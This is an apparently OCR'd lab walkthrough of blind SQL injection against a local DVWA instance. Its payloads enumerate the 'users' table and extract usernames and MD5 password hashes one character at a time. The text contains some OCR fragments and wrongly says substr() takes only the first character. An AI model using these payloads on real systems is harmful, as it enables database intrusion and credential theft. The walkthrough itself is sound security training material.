
More Information

- https://en.wikipedia.org/wiki/SQL_injection
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://owasp.org/www-community/attacks/Blind_SQL_Injection
- https://bobby-tables.com/

- Get number of columns in ‘users’ table (**8**):

1' and (select count(column_name) from information_schema.columns where table_name='users')=8#

To count the number of columns in the "users" table. This payload uses the "information_schema.columns" table to count the number of columns in the "users" table by matching the table name. The "count()" function is used to count the number of rows in the result set, which corresponds to the number of columns in the table. The integer value of 8 is used to check if the table has 8 columns. If the table has 8 columns it will say it already exists, if not it will say MISSING.



127.0.0.1/DVWA/vulnerabilities/sqli_blind/?id=1'+and+(select+count(column_name)+from+information_schema

Vulnerability: SQL Injection (Blind)

User ID: ıble_name='users')=8#

```
User ID exists in the database.
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://owasp.org/www-community/attacks/Blind_SQL_Injection
- https://bobby-tables.com/

- Get length of each column name (7, 10, 9, 4, 8, 6, 10, 12):

```
1' and length(substr((select column_name from information_schema.columns where table_name='users' limit 1 offset 0),1))=7#
```

Use to check if the first column name of the "users" table has a name with a length of 7 characters. This payload uses a subquery to select the name of the first column in the "users" table using the "information_schema.columns" table. The "substr()" function is used to retrieve the first character of the column name, and the "length()" function is used to determine the length of the resulting string. The length is then compared to the integer value 7. If the length is 7 it will say it already exists, if not it will say MISSING. And the column after that we do the same.

1' and length(substr((select column_name from information_schema.columns where table_name='users' limit 1 offset 1),1))=10#

1' and length(substr((select column_name from information_schema.columns where table_name='users' limit 1 offset 2),1))=9#


1' and length(substr((select column_name from information_schema.columns where table_name='users' limit 1 offset 3),1))=4#

1' and length(substr((select column_name from information_schema.columns where table_name='users' limit 1 offset 4),1))=8#

1' and length(substr((select column_name from information_schema.columns where table_name='users' limit 1 offset 5),1))=6#

1' and length(substr((select column_name from information_schema.columns where table_name='users' limit 1 offset 6),1))=10#

1' and length(substr((select column_name from information_schema.columns where table_name='users' limit 1 offset 7),1))=12#



127.0.0.1/DVWA/vulnerabilities/sqli_blind/?id=1'+and+length(substr((select+column_name+from+information_

Vulnerability: SQL Injection (Blind)

User ID: limit 1 offset 0),1))=7# Submit

User ID exists in the database.


More Information

- https://en.wikipedia.org/wiki/SQL_injection
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://owasp.org/www-community/attacks/Blind_SQL_Injection
- https://bobby-tables.com/

- Get name of each column by bruteforcing each character (**user_id, first_name, last_name, user, password, avatar, last_login, failed_login**):

1' and ascii(substr((select column_name from information_schema.columns where table_name='users' limit 1 offset 0),1))=117#

Use to check if the first character of the first column name in the "users" table is equal to the ASCII code for the letter "u". This payload uses a subquery to select the name of the first column in the "users" table using the "information_schema.columns" table. The "substr()" function is used to retrieve the first character of the column name, and the "ascii()" function is used to convert the character to its ASCII code. The code is then compared to the integer value of 117, which is the ASCII code for lowercase "u". If the first character is "u" it will say it already exists, if not it will say MISSING. And the characters after that we do the same.



127.0.0.1/DVWA/vulnerabilities/sqli_blind/?id=1'+and+ascii(substr((select+column_name+from+information_sc

Vulnerability: SQL Injection (Blind)

User ID: nit 1 offset 0),1))=117#


User ID exists in the database.

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://owasp.org/www-community/attacks/Blind_SQL_Injection
- https://bobby-tables.com/

Get number of records in table (5):

1' and (select count(user) from users)=5#



```
127.0.0.1/DVWA/vulnerabilities/sqli_blind/?id=1'+and+(select+count(user)+from+users)%3D5%23&Submit=Submit#
```

Vulnerability: SQL Injection (Blind)


User ID: t(user) from users)=5# Submit

```
User ID exists in the database.
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://owasp.org/www-community/attacks/Blind_SQL_Injection
- https://bobby-tables.com/

1' and (select count(password) from users)=5#



```
127.0.0.1/DVWA/vulnerabilities/sqli_blind/?id=1'+and+(select+count(password)+from+users)%3D5%23&Submit=Submit#
```

Vulnerability: SQL Injection (Blind)

User ID: sword) from users)=5# Submit

```
User ID exists in the database.
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://owasp.org/www-community/attacks/Blind_SQL_Injection
- https://bobby-tables.com/


- Get length of each record’s data (**user: 5, 7, 4, 5, 6 and password: 32**):

1' and length(substr((select user from users limit 1 offset 0),1))=5#

Use to check if the first "user" value in the "users" table has a length of 5 characters. This payload uses a subquery to select the first "user" value from the "users" table. The "substr()" function is used to retrieve the first character of the "user" value, and the "length()" function is used to determine the length of the resulting string. The length is then compared to the integer value 5. If the length is 5 it will say it already exists, if not it will say MISSING. And the record after that we do the same.

```
1' and length(substr((select user from users limit 1 offset 1),1))=7#

1' and length(substr((select user from users limit 1 offset 2),1))=4#

1' and length(substr((select user from users limit 1 offset 3),1))=5#

1' and length(substr((select user from users limit 1 offset 4),1))=6#

1' and length(substr((select password from users limit 1 offset 0),1))=32#

1' and length(substr((select password from users limit 1 offset 1),1))=32#

1' and length(substr((select password from users limit 1 offset 2),1))=32#

1' and length(substr((select password from users limit 1 offset 3),1))=32#
```

1' and length(substr((select password from users limit 1 offset 4),1))=32#



127.0.0.1/DVWA/vulnerabilities/sqli_blind/?id=1'+and+length(substr((select+user+from+users+limit+1+offset+4)%2C1))%3D6%23&Submit=Submit#

Vulnerability: SQL Injection (Blind)

User ID: limit 1 offset 0),1))=5# Submit

```
User ID exists in the database.
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://owasp.org/www-community/attacks/Blind_SQL_Injection
- https://bobby-tables.com/

Username: admin
Security Level: low

- Bruteforcing each character of record’s data (

User: admin, gordonb, 1337, pablo, smithy

Password: 5f4dcc3b5aa765d61d8327deb882cf99

e99a18c428cb38d5f260853678922e03

8d3533d75ae2c3966d7e0d4fcc69216b

0d107d09f5bbe40cade3de5c71e9e9b7

5f4dcc3b5aa765d61d8327deb882cf99):

1' and ascii(substr((select user from users limit 1 offset 0),1))=97#

Use to determine if the first character of the first user in the "users" table is the lowercase letter "a". This payload uses a subquery to select the first "user" value from the "users" table. The "substr()" function is used to retrieve the first character of the "user" value, and the "ascii()" function is used to get the ASCII value of that character. The ASCII value of the lowercase letter "a" is 97 it will say it already exists, if not it will say MISSING. And the characters after that we do the same.

```
1' and ascii(substr((select user from users limit 1 offset 0),2))=100#

1' and ascii(substr((select user from users limit 1 offset 0),3))=109#

1' and ascii(substr((select user from users limit 1 offset 0),4))=105#

1' and ascii(substr((select user from users limit 1 offset 0),5))=110#
```

Gordonb:

```
1' and ascii(substr((select user from users limit 1 offset 1),1))=103#

1' and ascii(substr((select user from users limit 1 offset 1),2))=111#

1' and ascii(substr((select user from users limit 1 offset 1),3))=114#

1' and ascii(substr((select user from users limit 1 offset 1),4))=100#

1' and ascii(substr((select user from users limit 1 offset 1),5))=111#

1' and ascii(substr((select user from users limit 1 offset 1),6))=110#

1' and ascii(substr((select user from users limit 1 offset 1),7))=98#
```

1337:

```
1' and ascii(substr((select user from users limit 1 offset 2),1))=49#

1' and ascii(substr((select user from users limit 1 offset 2),2))=51#

1' and ascii(substr((select user from users limit 1 offset 2),3))=51#

1' and ascii(substr((select user from users limit 1 offset 2),4))=55#
```

Pablo:

```
1' and ascii(substr((select user from users limit 1 offset 3),1))=112#

1' and ascii(substr((select user from users limit 1 offset 3),2))=97#

1' and ascii(substr((select user from users limit 1 offset 3),3))=98#

1' and ascii(substr((select user from users limit 1 offset 3),4))=108#

1' and ascii(substr((select user from users limit 1 offset 3),5))=111#
```

Smithy:

```
1' and ascii(substr((select user from users limit 1 offset 4),1))=115#

1' and ascii(substr((select user from users limit 1 offset 4),2))=109#

1' and ascii(substr((select user from users limit 1 offset 4),3))=105#

1' and ascii(substr((select user from users limit 1 offset 4),4))=116#

1' and ascii(substr((select user from users limit 1 offset 4),5))=104#

1' and ascii(substr((select user from users limit 1 offset 4),6))=121#
```

5f4dcc3b5aa765d61d8327deb882cf99

```
1' and ascii(substr((select password from users limit 1 offset 0),1))=53#

1' and ascii(substr((select password from users limit 1 offset 0),2))=102#

1' and ascii(substr((select password from users limit 1 offset 0),3))=52#

1' and ascii(substr((select password from users limit 1 offset 0),4))=100#

1' and ascii(substr((select password from users limit 1 offset 0),5))=99#

1' and ascii(substr((select password from users limit 1 offset 0),6))=99#

1' and ascii(substr((select password from users limit 1 offset 0),7))=51#

1' and ascii(substr((select password from users limit 1 offset 0),8))=98#

1' and ascii(substr((select password from users limit 1 offset 0),9))=53#

1' and ascii(substr((select password from users limit 1 offset 0),10))=97#

1' and ascii(substr((select password from users limit 1 offset 0),11))=97#

1' and ascii(substr((select password from users limit 1 offset 0),12))=55#

1' and ascii(substr((select password from users limit 1 offset 0),13))=54#
```

```
1' and ascii(substr((select password from users limit 1 offset 0),14))=53#

1' and ascii(substr((select password from users limit 1 offset 0),15))=100#

1' and ascii(substr((select password from users limit 1 offset 0),16))=54#

1' and ascii(substr((select password from users limit 1 offset 0),17))=49#

1' and ascii(substr((select password from users limit 1 offset 0),18))=100#

1' and ascii(substr((select password from users limit 1 offset 0),19))=56#

1' and ascii(substr((select password from users limit 1 offset 0),20))=51#

1' and ascii(substr((select password from users limit 1 offset 0),21))=50#

1' and ascii(substr((select password from users limit 1 offset 0),22))=55#

1' and ascii(substr((select password from users limit 1 offset 0),23))=100#

1' and ascii(substr((select password from users limit 1 offset 0),24))=101#

1' and ascii(substr((select password from users limit 1 offset 0),25))=98#

1' and ascii(substr((select password from users limit 1 offset 0),26))=56#

1' and ascii(substr((select password from users limit 1 offset 0),27))=56#

1' and ascii(substr((select password from users limit 1 offset 0),28))=50#

1' and ascii(substr((select password from users limit 1 offset 0),29))=99#

1' and ascii(substr((select password from users limit 1 offset 0),30))=102#

1' and ascii(substr((select password from users limit 1 offset 0),31))=57#

1' and ascii(substr((select password from users limit 1 offset 0),32))=57#
```

e99a18c428cb38d5f260853678922e03

```
1' and ascii(substr((select password from users limit 1 offset 1),1))=101#

1' and ascii(substr((select password from users limit 1 offset 1),2))=57#

1' and ascii(substr((select password from users limit 1 offset 1),3))=57#

1' and ascii(substr((select password from users limit 1 offset 1),4))=97#

1' and ascii(substr((select password from users limit 1 offset 1),5))=49#

1' and ascii(substr((select password from users limit 1 offset 1),6))=56#

1' and ascii(substr((select password from users limit 1 offset 1),7))=99#
```

```
1' and ascii(substr((select password from users limit 1 offset 1),8))=52#

1' and ascii(substr((select password from users limit 1 offset 1),9))=50#

1' and ascii(substr((select password from users limit 1 offset 1),10))=56#

1' and ascii(substr((select password from users limit 1 offset 1),11))=99#

1' and ascii(substr((select password from users limit 1 offset 1),12))=98#

1' and ascii(substr((select password from users limit 1 offset 1),13))=51#

1' and ascii(substr((select password from users limit 1 offset 1),14))=56#

1' and ascii(substr((select password from users limit 1 offset 1),15))=100#

1' and ascii(substr((select password from users limit 1 offset 1),16))=53#

1' and ascii(substr((select password from users limit 1 offset 1),17))=102#

1' and ascii(substr((select password from users limit 1 offset 1),18))=50#

1' and ascii(substr((select password from users limit 1 offset 1),19))=54#

1' and ascii(substr((select password from users limit 1 offset 1),20))=48#

1' and ascii(substr((select password from users limit 1 offset 1),21))=56#

1' and ascii(substr((select password from users limit 1 offset 1),22))=53#

1' and ascii(substr((select password from users limit 1 offset 1),23))=51#

1' and ascii(substr((select password from users limit 1 offset 1),24))=54#

1' and ascii(substr((select password from users limit 1 offset 1),25))=55#

1' and ascii(substr((select password from users limit 1 offset 1),26))=56#

1' and ascii(substr((select password from users limit 1 offset 1),27))=57#

1' and ascii(substr((select password from users limit 1 offset 1),28))=50#

1' and ascii(substr((select password from users limit 1 offset 1),29))=50#

1' and ascii(substr((select password from users limit 1 offset 1),30))=101#

